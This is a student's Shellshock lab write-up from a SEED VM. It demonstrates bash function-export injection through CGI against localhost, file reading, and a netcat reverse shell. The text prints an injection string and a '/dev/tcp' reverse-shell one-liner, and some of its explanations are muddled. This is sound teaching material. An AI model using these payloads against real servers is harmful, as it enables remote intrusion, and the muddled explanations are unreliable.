
Justin Guerrero

Lab02

Shell Shock lab


Task 1: Experimenting with bash

we set up vulnerable version of /bin/bash_shellshock in the terminal in order to use a vulnerable version of bash. The ideology here of invoking the vulnerable version of bash to see how the system reacts while using certain things in the system we will explain in detail further on.



```
[01/31/20]seed@VM:~$ cd ..
[01/31/20]seed@VM:/home$ cd ..
[01/31/20]seed@VM:/$ cd bin
[01/31/20]seed@VM:/bin$ /bin/bash_shellshock
[01/31/20]seed@VM:/bin$ 
```

Once the vulnerable version of bash is running, we conduct a simple test to verify we are indeed on a shellshock version of bash.




```
[01/31/20]seed@VM:/bin$ foo='() { echo "hello world"; }; echo "extra";'
[01/31/20]seed@VM:/bin$ echo $foo
() { echo "hello world"; }; echo "extra";
[01/31/20]seed@VM:/bin$ export foo
[01/31/20]seed@VM:/bin$ bash_shellshock
extra
[01/31/20]seed@VM:/bin$ 
```

To describe better about what happened here, is we sent in a function, namely foo, who carries along with it a simple set of commands, however the system will interpret the second semicolon as a line break and not the end of the command, allowing us to get away with an “extra” command 😉.

Take note once we export the function into an environment variable, then call bash_shellshock, what happens is the system forks a process and the environment variable gets read and actually runs the function we exported. Since the system reads through the environment variables when it forks this leaves a large vulnerability to allowing other commands to be executed during the forking process.

Task 2: Setting up CGI programs

The next step in the lab is furthering our knowledge of how shell shock can be vulnerable. We do this by setting up a cgi file in our usr bin.




```
[02/02/20]seed@VM:~/.../lab02$ cat myprog.cgi
#!/bin/bash_shellshock

echo "Content-type: text/plain"
echo
echo
echo "Hello World"
[02/02/20]seed@VM:~/.../lab02$ █
```


Now to further explain our thought process here we saw earlier that shellshock can run some extra commands, so if we can play with the shellshock bash system on a web server we can remotely access the hosts computer and fire commands off.

But first let's make this program an executable file.



```
-rwsr-xr-x   1 root root   86 Jan 31 15:50 myprog.cgi
[02/02/20]seed@VM:.../cgi-bin$ █
```

Now we want to play around, but we don't want to get in trouble for our actions. So, lets run these next commands on "localhost" which is basically our own computer. The first thing we want to do is run the "curl" command. Which is a command line tool to transfer data to or from a server, using any of the many web based supported protocols. See below for the example.




```
02/02/20]seed@VM:~/.../lab02$ curl http://localhost/cgi
bin/myprog.cgi

Hello World
02/02/20]seed@VM:~/.../lab02$ █
```

Notice how our program ran "hello world", this is because the program ran a vulnerable version of bash through our cgi file. Basically, if you can find a vulnerability in the file system of the targeted host, you can exploit them just as we've done to ourselves in this example.

Task 3: passing data to bash via those variables

Next, while setting the new cgi program to show us environment variables we leave vulnerability for a user to see what environment variables are available and which ones we can attack, change, or import. in the shellshock bash one could easily set new environment variables and create uid programs to attack the system and escalate privileges.




```
root@VM:/usr/lib/cgi-bin# cat myprog.cgi
#!/bin/bash_shellshock

echo "Content-type: text/plain"
echo
echo
echo "Environment variables"

strings /proc/$$/environ
root@VM:/usr/lib/cgi-bin# 
```

And after curling our local host again,




```
[02/02/20]seed@VM:~/.../lab02$ curl http://localhost/cgi
-bin/myprog.cgi

Environment variables
HTTP_HOST=localhost
HTTP_USER_AGENT=curl/7.47.0
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/
sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server
at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
```


Task 4: launching the attack

So the next thing that we might want to do if one was curious of what's stored on a system, is to steal the information from a file inside of the file system. This can be tricky, namely because of privileges of the particular files and who owns them. What we did was we created a “secret” file inside our cgi bin to see if we could grab its contents.



```
root@VM:/usr/lib/cgi-bin# touch secrets.txt
root@VM:/usr/lib/cgi-bin# vi secrets.txt
root@VM:/usr/lib/cgi-bin# cat secrets.txt
 this is a secret file meant to be seen
 by the shellshock attack.
root@VM:/usr/lib/cgi-bin# █
```


We set up a file and run the curl with the following code and command. Note in the command is to use the same "strings" command we used to print the environment variables, but this time lets try a file!



```
root@VM:/usr/lib/cgi-bin# cat myprog.cgi
#!/bin/bash_shellshock

echo "Content-type: text/plain"
echo
echo
echo "Environment variables"

strings /proc/$$/environ
strings /usr/lib/cgi-bin/secrets.txt
root@VM:/usr/lib/cgi-bin# █
```



```
REQUEST_URI=/cgi-bin/myprog.cgi
SCRIPT_NAME=/cgi-bin/myprog.cgi
 this is a secret file meant to be seen
 by the shellshock attack.
[02/02/20]seed@VM:~/.../lab02$ 
```

*** Not shown is the curl request, but the curl request remains the same ***

And voila, we see that the program curled back our secret file! Which is exactly what we wanted.

However, due to permissions we are not able to obtain any file that a regular "guest user" or "web user" wouldn't be able to access. Se lets try a new tactic to get some valuable information out of the system.

Task 5: Reverse Shell

Lets try a new tactic that we haven't described yet, this is called a reverse shell. The idea of a reverse shell is simple, what it is, is essentially a shell that gets redirected back to our system via a program called a "listener" in a high level description.

Internet traffic and networks talk on things called “ports”, so what we want to do is redirect the computer system to a specified port of our choosing. So we use the listener we described above to create a port to look for traffic on.


While there are a mulitude of tools to be used and utilized, for this example we use a program called netcat, or nc for short. By using the command,

nc -nlvp 6767

we create a port to listen on. The port number can be basically any number you decide. But choose one that may not already be used for things or else you may redirect the shell to unwanted places. Popular ports include 22, 80, 8080, 53, etc.

The next step is to create what’s called a payload. Just like in trucks, the payload is a deliverable that gets implanted into the server and allows us to redirect that traffic.


See the below examples to see how this attack is carried out.



```
 by the shellshock attack.
[02/02/20]seed@VM:~/.../lab02$ /bin/bash -i > /dev/tcp/l
ocalhost/6767 0<&1 2>&1
S
```

You will see what this payload does is complicated, but we will try and simplify this here.

The first command states that we want to run /bin/bash (a shell) and transfer that to our targeted ips port number. In this case the target ip is localhost and the port number is 6767, just like we set up in our listener. The next things you’ll notice are the redirections of the standard out to the standard in, 0<&1, this allows the output to be sent to the input, which comes from out computer, followed by the standard err getting directed to the standard output, 2>&1, which then gets sent to the input by default.



```
root@VM:/usr/lib/cgi-bin# nc -nlvp 6767
Listening on [0.0.0.0] (family 0, port 6767)
Connection from [127.0.0.1] port 6767 [tcp/*] accepted (family 2, sport 46718)
[02/02/20]seed@VM:~/.../lab02$
```

And just like that you’ll see that we’ve successfully gained a reverse shell. You’ll notice the connection from our local host was accepted and we’re now running inside of the shell of the targeted machine.

Task 6: Patched version of bash

Now let’s try this on patched bash

We seem to get some problems, we can’t start a reverse anymore, and we can also see the secret texts and environment variables. We just aren’t able to see the same privileged files that we were in the previous steps.